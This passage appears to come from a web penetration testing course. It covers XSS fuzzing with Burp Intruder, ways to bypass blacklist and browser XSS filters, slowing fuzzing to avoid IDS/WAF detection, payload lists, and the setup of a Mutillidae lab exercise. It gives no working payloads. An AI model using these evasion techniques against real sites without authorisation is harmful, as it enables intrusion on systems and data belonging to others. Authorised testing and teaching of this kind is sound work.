As with all input or injection flaws, Burp Intruder's fuzzing capabilities can prove extremely helpful with XSS fuzzing. Leveraging the approach discussed previously, we can start by focusing first on tests for reflection. The goal is to identify any possible entry points that could yield reflection.

Our Burp Intruder workflow first employs the Battering Ram attack type coupled with Grep Payloads. If the results suggest potential reflection, then we can follow up with using the Sniper attack type to determine which individual injection points resulted in reflection.




One great aspect of using Burp Intruder is that we are not limited by where we can attempt injection. With Burp Intruder, it is just another position that can be set.

The screen shot shows selecting the **Battering Ram** attack type. This is found on the Positions tab of Burp Intruder. As shown, we have also selected five different positions, or injection points.

The injection points highlighted above include:


- URL parameter
- HTTP User-Agent
- HTTP Referer
- And two different HTTP cookies

By leveraging the Battering Ram attack type, each of these injection points will simultaneously be replaced with the payload of our choosing.




An aspect of Burp Intruder that matches perfectly our goal of finding reflected input is found under the Options tab of Burp Intruder. Specifically, we are interested in the option of Grep - Payloads. This technique has Burp look in the response traffic for the payloads that we inject.

So, if we inject **42424242**, then Grep - Payloads will look within the responses for evidence of that string. This means we can easily look for reflected input.




This screen shot shows the results of our simple Battering Ram + Grep Payloads intruder run. Notice the **P grep** column. That column exists because we selected Grep Payloads. A check box indicates that our payload, in this case **42424242,** was found in the response traffic.

Performing a search of the response shows that our string in question actually occurs six times in the response traffic, even though we injected it in only five locations. While given the relatively small number of entries, we could step through this, but if we were injecting in many more places, stepping through could prove cumbersome.




Rather than stepping through each of the reflections from the Battering Ram attack, we can circle back to Burp Intruder. This time, we will hit all the same positions, with the same payload, but leverage a Sniper attack type rather than Battering Ram. With Sniper, only one position can be targeted at a time, which means that each of our five positions will be injected in separate requests. Again looking to the P grep column, we can find which requests, and therein positions, resulted in input being reflected back into the response.



Though we have determined that input does indeed get reflected back within the server's response, this still does not mean that we have discovered an exploitable XSS flaw. After our reflection tests, we can move onto the filter tests. This serves as a possible next step rather than a required one. Perhaps for efficiency or because you have little expectation of filtering, it could be reasonable to immediately attempt a straightforward XSS POC payload.


However, a more thorough, professional, and repeatable approach would be to move into the filter test. Input filtering or output encoding occurs with more regularity as shops begin to employ better web application security practices. However, filtering is still far from a given. Those filters that do exist are predominantly blacklists filters rather than whitelist filters. Put simply, a blacklist filter approaches the world with a list of all possible evil and seeks to thwart it. We often see simple filters for a single quote (') or the angle brackets (< >). Blacklists are difficult to get right due to various forms of legitimate encoding, and, moreover, the requirements imposed by the business.



The goal of this phase of our XSS fuzzing is to develop an understanding of the input filtering or output encoding performed by the application. By understanding what is, and what is not, filtered, we can have a greater chance of successfully bypassing the filter or encoding. We can craft our eventual XSS payloads according to the knowledge we gain about the security countermeasures being leveraged by the application.

Perhaps the most common type of filtering for expected XSS targets is to blacklist the angle brackets. Although this is not the only type of filter you will encounter, it is a common one used when the application owners are concerned about the potential for XSS attacks. Unfortunate for them, simple blocking the literal '<' or '>' is not sufficient to preclude successful XSS discovery and exploitation.

We could simply leverage XSS payloads that do not require the angle brackets, attempt to escape the filter logic, or encode the data to fly right through the blacklist filter.



Browsers play a vital role in XSS attacks. If you have spent even a little time looking at any XSS cheat sheet or discussions about evasion, then you are, no doubt, aware that different browsers render content differently. Beyond the basic idiosyncrasies of the browsers and their rendering, or lack thereof, we have another consideration. An additional challenge is the increasingly common browser-based XSS filters.

Regardless of the application's filtering or encoding, the browser could filter our XSS payloads. How the filtering occurs and the success of the approach varies across the browser version and vendor.

We need to take overt precautions to ensure that we do not inadvertently block our own XSS payload. We need to be especially mindful of this potential because we could misconstrue a browser filtering our payload as unsuccessful XSS, which would constitute a false negative.

How do we deal with this challenge? We have a few options. The first, and most common option, is to leverage Firefox. The XSS filter for Firefox is still being developed[1] or maybe not.[2] Though it lacks a pure XSS filter, Firefox does look for and honor the Content-Security-Policy[3] HTTP header. This header could fundamentally alter the viability of XSS as an attack vector. But before you get too freaked out, it is, at present, not even a formal standard. Also, CSP would be opt-in, and to protect against XSS would likely require significant changes[4] on the application architecture front. So, this will rarely get in our way.

Besides just leveraging Firefox, we still have additional options at our disposal. We could also opt for an old browser that lacks the XSS filtering capabilities offered in modern browsers. Note that this can prove problematic when the test includes more modern capabilities such as HTML5 or non-eval() approaches to JSON parsing, as two simple examples.


Finally, we could use a modern browser with an XSS filter, but attempt to fully disable. This option may or may not be possible, depending upon the version and vendor of the browser. Chrome has historically made fully disabling its security capabilities difficult to achieve.

[1] htt**References**ps://wiki.mozilla.org/Security/Features/XSS_Filter (http://cyber.gd/542_413)

[2] https://bugzilla.mozilla.org/show_bug.cgi?id=528661 (http://cyber.gd/542_414) **Note**: See comment 49

[3] https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy (http://cyber.gd/542_411) **QR**


[4] https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Using_Content_Security_Policy (http://cyber.gd/542_412)



Although the previous discussion of browsers and filter bypass focused squarely on our own browser's role, what about taking into account other browsers? We have little control over the version, vendor, or configuration of browsers being employed by folks that would be the victims of any live XSS attack. So how then are we to deal with the issue of in-browser XSS filters existing on the potential victims?

Unless the details of the penetration test specifically require considering potential victims' browsers, then this should be considered out of scope for a web application penetration test. This is not simply a way of having to get out of the challenge of bypassing browsers' XSS filters. Rather, this is just an understanding that our focus is on assessing the web application vulnerabilities. Does the web application exhibit an XSS vulnerability? Does a potential victim browser have anything to do with that question?

Now, some folks will suggest that much the same way that we might be asked to bypass a WAF, we could also be tasked with bypassing the browser protections. These feel rather different, though. The WAF exists specifically to protect applications being assessed, whereas the browser protections do not. Browser XSS filters have been bypassed quite often, and although this could be a fun engagement, this is not the focus of a web application penetration test.



Collections of XSS payloads already exist. A number of these have already been discussed as part of general fuzzing or with respect to fuzzing for particular types of flaws.

There are a number of fuzzing payloads that also include XSS representation: JBroFuzz,[1] fuzzdb,[2] the lists included with ZAP, Burp free, and Burp Pro. Another collection that can prove useful was developed as part of the tool XSSer.[3] Many items from the list are already included as part of XSSer but can also be used in other tools as well. The list is referred to as the XSSer valid payload vectors[4] and includes some items not referenced elsewhere.

Although fuzzing with XSS payloads will typically not cause significant harm to applications, care should nonetheless be taken when performing any type of fuzzing. An additional consideration about fuzzing XSS has to do with the lack of subtlety involved. Launching a large scale fuzzing campaign will certainly increase the chance that the target will detect your efforts. If stealth is a required element of your penetration test, then the full throttle fuzzing with default payloads will likely not be a desirable approach.


Greater stealth can be achieved by decreasing the speed with which the fuzzing strings are submitted. Also, changing the payloads can prove useful because many of these strings are overt and have direct IDS or WAF signatures associated with them.

[1] http://sourceforge.net/projects/jbrofuzz/ (http://cyber.gd/542_41)


[2] https://code.google.com/p/fuzzdb/ (http://cyber.gd/542_42)

[3] http://sourceforge.net/projects/xsser/ (http://cyber.gd/542_43)

[4] https://n-1.cc/pages/view/16105/xsser-valid-payload-vectors (http://cyber.gd/542_44) QR



The next exercise is on HTML injection, including XSS and stored administrative XSS.



The purpose of OTG-INPVAL-013 is to assess the application for OS Command Injection flaws. These flaws, when exploited allow the penetration tester to have underlying OS commands execute based upon the provided input.

Reference

[1] https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003) (http://cyber.gd/542_159) **QR**

HTML Injection Exercise

- Goal: Perform the following types of injection attacks:
  - HTML injection
  - Image injection
  - HTML redirect
  - Stored XSS
  - Persistent admin XSS

Web Penetration Testing and Ethical Hacking

We will next perform a variety of injection attacks, leveraging OWASP's Mutillidae, "A deliberately vulnerable set of PHP scripts that implement the OWASP Top 10."

The awesome Adrian Crenshaw (@irongeek_adc) initially created the project.


Jeremy Druin (@webpwnized) maintains and continually improves Mutillidae.

Mutillidae is available at:

http://sourceforge.net/projects/mutillidae/files/mutillidae-project/ (http://cyber.gd/542_425) **QR**.

Exercise: Setup 1

